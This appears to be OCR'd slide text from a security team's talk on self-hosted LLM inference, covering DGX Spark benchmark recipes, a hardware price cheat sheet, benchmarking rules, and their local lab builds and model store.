dgpp · nvidia NVFP4 · dense stack FP8 at load · MTP

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

DGX Spark



runs locally, no network

SPEED

43–50

tok/s

1 block = 10 tok/s

one request, by prompt class

CONTEXT

256K

tokens

0 1M

shared KV pool (template)

CONCURRENCY

×4

requests in parallel

69–84 tok/s total

Quality: HumanEval 38/40 · GSM8K 59/60 · schema 30/30

One Spark matches two: within a few percent of Qwen FP8 on 2 Sparks

Source: github.com/HawkBearPig/dgpp · docs/benchmarks.md, 2026-09-10 · measured by the author, not re-measured by us

// RECIPES — DGPP ON GB10

GLM-5.3-Flash FP8 on 4 Sparks

dgpp · Unsloth FP8 release · MTP

stack

L8 L7 L6 **L5** **L4** L3 L2 **L1**

HARDWARE

4

DGX Sparks



tensor parallel over RoCE

SPEED

42–49

tok/s



1 block = 10 tok/s

one request, by prompt class

CONTEXT

393K

tokens



0 1M

KV capacity in the FP8 config

CONCURRENCY

×4

requests in parallel



62–68 tok/s total

Quality: HumanEval 155/164 · GSM8K 293/300 · schema 100/100

Source: github.com/HawkBearPig/dgpp · docs/benchmarks.md, 2026-09-10 · measured by the author, not re-measured by us

Hardware cheat sheet — October 2026.

DEVICE	MEMORY	BANDWIDTH	POWER	PRICE (OCT 2026)	SWEET SPOT
RTX 3090 (used)	24 GB	936 GB/s	350 W	€1.1–1.3k	learning, ≤ 30B
RTX 5090	32 GB	1,792 GB/s	575 W	from €6.0k (DE)	fastest consumer card
Intel Arc Pro B70	32 GB	608 GB/s	230 W	from €1.7k (DE)	32 GB wildcard, young SW
RTX PRO 6000	96 GB	1,792 GB/s	600 W	≈ €19.5k (DE)	70B-class, fast
MacBook Pro M5 Pro	24 GB	307 GB/s	—	€2.5k (DE)	portable lab
Strix Halo (AI Max+ 395)	128 GB	256 GB/s	45–120 W	from €3.8k (DE)	big MoE, cheap
DGX Spark / Lenovo PGX	128 GB	273 GB/s	≤ 240 W	€5.2k PGX · €7.5k FE	big MoE, CUDA, clusters
RTX Spark (laptop/desktop)	up to 128 GB	≈ 300 GB/s	—	€2.9–6.9k	Windows, one box
Mac Studio M5 Ultra	256 / 512 GB	1.2 TB/s	—	€11.0k (256)	big AND fast, no CUDA
8× H200 (HGX)	8 × 141 GB	8 × 4.8 TB/s	≈ 10 kW	$320–470k	production serving

Specs: NVIDIA, AMD, Apple, Intel, Lenovo. Prices 12 Oct 2026: Geizhals / heise / eBay.de sold prices (incl. VAT), NVIDIA, Apple and Lenovo list prices; HGX H200: Supermicro eStore / DGX H200 reseller prices (USD).

Same box, same prompt, same load — or it’s a feeling.

01	One change at a time.	new engine build OR new quant OR new config — never two
02	Same inputs.	same prompt lengths in and out, same concurrency, same context
03	Warm up, then three runs.	first run loads caches; report the median
04	Record the four numbers.	TTFT · TPOT · tok/s per user · total throughput — plus VRAM and power
05	Write it down.	a benchmark log, with the recipe hash next to every number

TOOLS llama-bench · vllm bench · GuideLLM · nccl-tests (all_reduce_perf) · nvidia-smi dmon

// §04 — IN ONE SENTENCE

Buy bandwidth. Run a recipe.
Measure it the same way every time —
or it’s a feeling.

// §05 — WHAT WE BUILT

$ tree ./talk

```
talk/
├── 01  Why should a security team care?
├── 02  How does inference actually work?
├── 03  Small inference: your first local setup
├── 04  Recipes & benchmarks: hardware, OS, engine, config
├── 05  What did we build?
├── 06  What's the burn rate — per token or per kilowatt?
├── 07  Use cases in depth: triage, DFIR, malware analysis
├── 08  How do we secure it?
└── 09  If we started again today
```

01

Our own model store.

02

Community recipes on day one.

03

Any model, any provider.

Biggest advantage: we move at our speed.

// §05 — WHAT WE BUILT

Seclab v1: one box, one used 3090, nothing leaves it.

FITS IN 24 GB

dense ≤ 30B
4-bit weights
128k context
Q8 KV cache

SECLAB v1 - ONE WORKSTATION · ONE GPU · EVERY BYTE STAYS ON THE BOX

Ubuntu 26.04
local workstation

i9-10920X
12 cores · 24 threads

123 GiB RAM
system memory

llama.cpp
UD-Q4_K_M · GGUF

NVIDIA RTX 3090 (used) - 24 GB GDDR6X · 936 GB/s · 350 W
one GPU · no sharding · no cluster network in the hot path

Qwen3.8-27B
DFIR assistant · 4-bit · ≈ 16.5 GB


€1.1–1.3k used (Oct 2026) - the 3090 we started with nearly doubled in price
still the best euro per lesson: you touch every layer, L1 to L7

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

Seclab v2: eight boxes, one switch, built to be breached.



stack

L8
L7
L6
L5
L4
L3
L2
L1

sparkDash | Overview | pgx-01 | pgx-02 | pgx-03 | pgx-04 | pgx-05 | pgx-06 | pgx-07 | pgx-08 | +

Overview

GPU clock: Original | 2300 | 2200 | Wake All | Shutdown All | Hottest SoC pgx-04 46.7°C TGPU | 8/8 online

pgx-01 — HEAD — 2200 — ONLINE

VRAM 61.6 / 121.6 GB

Usage 0% | GPU 41°C | SoC 43.7°C | TGPU

GPU Power: 9.26W / 120W
Available: 45.3 GB
Storage: 2014.4 / 3666 GB
vLLM: GLM 5.3 Flash

0 tok/s | 0 prefill

pgx-02 — WORKER — 2200 — ONLINE

VRAM 61.6 / 121.6 GB

Usage 0% | GPU 42°C | SoC 44.8°C | TGPU

GPU Power: 8.27W / 120W
Available: 47.3 GB
Storage: 1190.8 / 3666 GB
Worker: distributed

pgx-03 — STANDALONE — 2200 — ONLINE

VRAM 61.7 / 121.7 GB

Usage 0% | GPU 42°C | SoC 45.7°C | TGPU

GPU Power: 7.77W / 120W
Available: 47.3 GB
Storage: 885.9 / 3754 GB

pgx-04 — STANDALONE — 2200 — ONLINE

VRAM 61.6 / 121.7 GB

Usage 0% | GPU 43°C | SoC 46.7°C | TGPU

GPU Power: 8.52W / 120W
Available: 48.0 GB
Storage: 885.5 / 3754 GB

pgx-05 — STANDALONE — 2200 — ONLINE

VRAM 61.6 / 121.7 GB

Usage 0% | GPU 43°C | SoC 46.7°C | TGPU

GPU Power: 7.58W / 120W
Available: 47.7 GB
Storage: 885 / 3754 GB

pgx-06 — STANDALONE — 2200 — ONLINE

VRAM 61.6 / 121.7 GB

Usage 0% | GPU 43°C | SoC 45.1°C | TGPU

GPU Power: 8.06W / 120W
Available: 47.5 GB
Storage: 885.4 / 3754 GB

pgx-07 — STANDALONE — 2200 — ONLINE

VRAM 61.6 / 121.7 GB

Usage 0% | GPU 44°C | SoC 45.8°C | TGPU

GPU Power: 8.55W / 120W
Available: 47.6 GB
Storage: 885.6 / 3754 GB

pgx-08 — STANDALONE — 2200 — ONLINE

VRAM 61.6 / 121.7 GB

Usage 0% | GPU 44°C | SoC 45.8°C | TGPU

GPU Power: 8.76W / 120W
Available: 48.0 GB
Storage: 885.5 / 3754 GB

stack
L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

Eight boxes don’t make one GPU: the network sits inside every layer.



35–45 µs


per all-reduce — our measurement, RoCE, 100 Gb/s per node


stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

Our model store: one door into the lab.






- Request → Review → Ready
- Lab login only
- Private by design

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

21 models. All approved, all local.




- Request a model
- An admin decides
- 21 published
- OCI artifact + digest
- 4.2 TiB of models

stack

L8
L7
L6
L5
L4
L3
L2
L1

// §05 — WHAT WE BUILT

Under the hood: a container registry.



